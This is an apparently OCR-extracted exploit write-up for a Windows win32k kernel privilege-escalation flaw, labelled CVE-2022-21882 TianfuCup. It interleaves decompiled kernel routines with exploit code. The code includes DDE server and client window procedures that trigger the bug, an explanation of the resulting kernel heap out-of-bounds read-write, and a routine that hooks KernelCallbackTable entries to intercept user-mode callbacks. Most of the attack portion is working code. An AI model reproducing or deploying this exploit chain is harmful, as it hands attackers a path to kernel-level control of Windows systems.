


```
DestroyWindowSmIcon(a1_TagWnd);
*(_QWORD *)(*(_QWORD *)(a1_TagWnd + 40) + 272LL) = 0LL;
if ( *(_QWORD *)(a1_TagWnd + 144) )
{
  v151 = 0LL;
  v150 = 0LL;
  Prop = GetProp(a1_TagWnd, (unsigned __int16)atomDDETrack, 1LL);
  if ( Prop )
  {
    *(_QWORD *)&v150 = *(_QWORD *)(gptiCurrent + 408LL);
    *(_QWORD *)(gptiCurrent + 408LL) = &v150;
    *((_QWORD *)&v150 + 1) = Prop;
    HMLockObject(Prop);
    xxxDDETrackWindowDying(a1_TagWnd, Prop);
    ThreadUnlock1(v113);
  }
```




```
v18_RtlHeap = *(_QWORD *)(a1_TagWnd + 0x28);
v19_Client_ExtraBytes = *(_QWORD *)(v18_RtlHeap + 0x128);
if ( (unsigned __int64)(v19_Client_ExtraBytes - 1) <= 0xFFFFFFFFFFFFFFFDuLL )
{
  if ( (*(_DWORD *)(v18_RtlHeap + 0xE8) & 0x800) != 0 )
  {
    RtlFreeHeap(
      *(_QWORD *)(*(_QWORD *)(a1_TagWnd + 0x18) + 128LL),
      0LL,
      *(_QWORD *)(*(_QWORD *)(a1_TagWnd + 0x18) + 128LL) + v19_Client_ExtraBytes);
    *(_QWORD *)(*(_QWORD *)(a1_TagWnd + 0x28) + 0x128LL) = 0LL;// Set ClientExtraAddress Or RtlHeap OffSet = 0
  }
  else
  {
    *(_QWORD *)(v18_RtlHeap + 0x128) = 0LL;
    if ( (*(_DWORD *)(PsGetCurrentProcess(v18_RtlHeap) + 1124) & 0x40000008) == 0
      && (*(_DWORD *)(gptiCurrent + 480LL) & 1) == 0 )
    {
      xxxClientFreeWindowClassExtraBytes(a1_TagWnd, v19_Client_ExtraBytes);
    }
  }
}
```

The Server processes the DDE Message




```
LRESULT CALLBACK MyWindowProc(HWND hwnd, UINT uMsg, WPARAM wParam, LPARAM lParam)
{
    ATOM atomApplication, atomTopic;
    if (uMsg != WM_DESTROY) {

        if (uMsg == WM_DDE_INITIATE) {
            if ((atomApplication = GlobalAddAtomA("Server")) != 0)
            {
                if ((atomTopic = GlobalAddAtomA("sad81as")) != 0)
                {
                    SendMessage((HWND)wParam,
                        WM_DDE_ACK,
                        (WPARAM)hwnd,
                        MAKELONG(atomApplication, atomTopic));
                    GlobalDeleteAtom(atomApplication);
                }

                GlobalDeleteAtom(atomTopic);
            }
            //SendMessage((HWND)wParam, WM_DDE_ACK, (WPARAM)hwnd, GlobalAddAtomA("xasdjs712"));
        }

        if (uMsg == WM_DDE_ADVISE) {
            PostMessage((HWND)wParam, WM_DDE_ACK, (WPARAM)hwnd, GlobalAddAtomA("xasd21js712"));
            DestroyWindow(hwnd);
        }


        return DefWindowProcW(hwnd, uMsg, wParam, lParam);
```

Client-side Handling of DDE Messages



```c
LRESULT CALLBACK MyWindowProc(HWND hwnd, UINT uMsg, WPARAM wParam, LPARAM lParam)
{
    HGLOBAL hOptions = NULL;
    DDEADVISE* lpOptions;
    ATOM atomItem;
    if (uMsg != WM_DESTROY) {
        if (uMsg == WM_DDE_ACK) {
            if (!(hOptions = GlobalAlloc(GMEM_MOVEABLE,
                sizeof(DDEADVISE))))
                return 1;
            if (!(lpOptions = (DDEADVISE FAR*) GlobalLock(hOptions)))
            {
                GlobalFree(hOptions);
                return 1;
            }
            lpOptions->cfFormat = CF_BITMAP;
            lpOptions->fAckReq = TRUE;
            lpOptions->fDeferUpd = TRUE;
            GlobalUnlock(hOptions);
            if ((atomItem = GlobalAddAtomA("ksjajjshfhwasdsas")) != 0)
            {
                if (!(PostMessage((HWND)wParam,
                    WM_DDE_ADVISE,
                    (WPARAM)hwnd,
                    PackDDElParam(WM_DDE_ADVISE, (UINT)hOptions,
                        atomItem))))
                {
                    GlobalDeleteAtom(atomItem);
                    GlobalFree(hOptions);
                    FreeDDElParam(WM_DDE_ADVISE, lParam);
                }
            }
        }

        return DefWindowProcW(hwnd, uMsg, wParam, lParam);
    }
    //PostQuitMessage(0);
    return 0;
}
```

By hooking the DDE Callback, we get one shot at executing the privilege. We immediately trigger the vulnerability by calling ***xxxSetWindowLongPtr***, but instead of an address, the ClientExtraAddress now stores an offset addressed by RtlHeap. Since the offset is 0, it does not affect ***xxxSetWindowLongPtr***'s read-write access to the data structure stored in RtlHeap, thus achieving a kernel RtlHeap out-of-bounds read-write.




```
LABEL_60:
  if ( (int)v7_Index + 8LL <= Server_Extrabytes )
  {
    v52 = *(_QWORD *)(a1_TagWnd + 0x118);
    v40 = *(_QWORD *)((int)v7_Index + v52);
    *(_QWORD *)((int)v7_Index + v52) = a3;
  }
  else
  {
    v48_OffSet = v7_Index - Server_Extrabytes;
    v49_OffSet_Or_Address = *(_QWORD *)(v42_RtlHeap + 0x128);
    if ( (*(_DWORD *)(v42_RtlHeap + 0xE8) & 0x800) != 0 )
      v50 = (__int64 *)(v49_OffSet_Or_Address + v48_OffSet + *(_QWORD *)(*(_QWORD *)(a1_TagWnd + 0x18) + 0x80LL));
    else
      v50 = (__int64 *)(v48_OffSet + v49_OffSet_Or_Address);
    v40 = *v50;
    v55 = *v50;
    *v50 = a3;
  }
```


CVE-2022-21882 TianfuCup

From user mode to kernel, then back to ***USER32!xxxClientAllocWindowClassExtraBytes*** function.

Win32u!NtUserMessageCall(User mode)->win32kfull!NtUserMessageCall(Kernel mode)-> win32kfull!xxxSwitchWndProc(Kernel mpde)-> win32kfull!xxxClientAllocWindowClassExtraBytes(Kernel mode)-> nt!KeUserModeCallback(Kernel mode)-> USER32!_xxxClientAllocWindowClassExtraBytes(User mode， HOOK this function)



```
VOID HookUserModeCallBack()
{
    ULONG64 pKernelCallbackTable = (ULONG64)* (ULONG64 *)(__readgsqword(0x60) + 0x58); // PEB->KernelCallbackTable
    xxxClientAllocWindowClassExtraBytes = (XXXCLIENTALLOCWINDOWCLASSEXTRABYTES)* (ULONG64 *)((PBYTE)pKernelCallbackTable + 0x3D8); // index = 0x
    xxxClientFreeWindowClassExtraBytes = (XXXCLIENTFREEWINDOWCLASSEXTRABYTES)* (ULONG64 *)((PBYTE)pKernelCallbackTable + 0x3E0);   // index = 0x
    DWORD dwOldProtect = 0;
    VirtualProtect((PBYTE)pKernelCallbackTable + 0x3D8, 0x20, PAGE_READWRITE, &dwOldProtect);
    *(PULONG64)((PBYTE)pKernelCallbackTable + 0x3D8) = (ULONG64)MyxxxClientAllocWindowClassExtraBytes;//hook申请内存函数
    *(PULONG64)((PBYTE)pKernelCallbackTable + 0x3E0) = (ULONG64)MyxxxClientFreeWindowClassExtraBytes;//hook释放内存函数
    VirtualProtect((PBYTE)pKernelCallbackTable + 0x3D8, 0x20, dwOldProtect, &dwOldProtect);
}
```

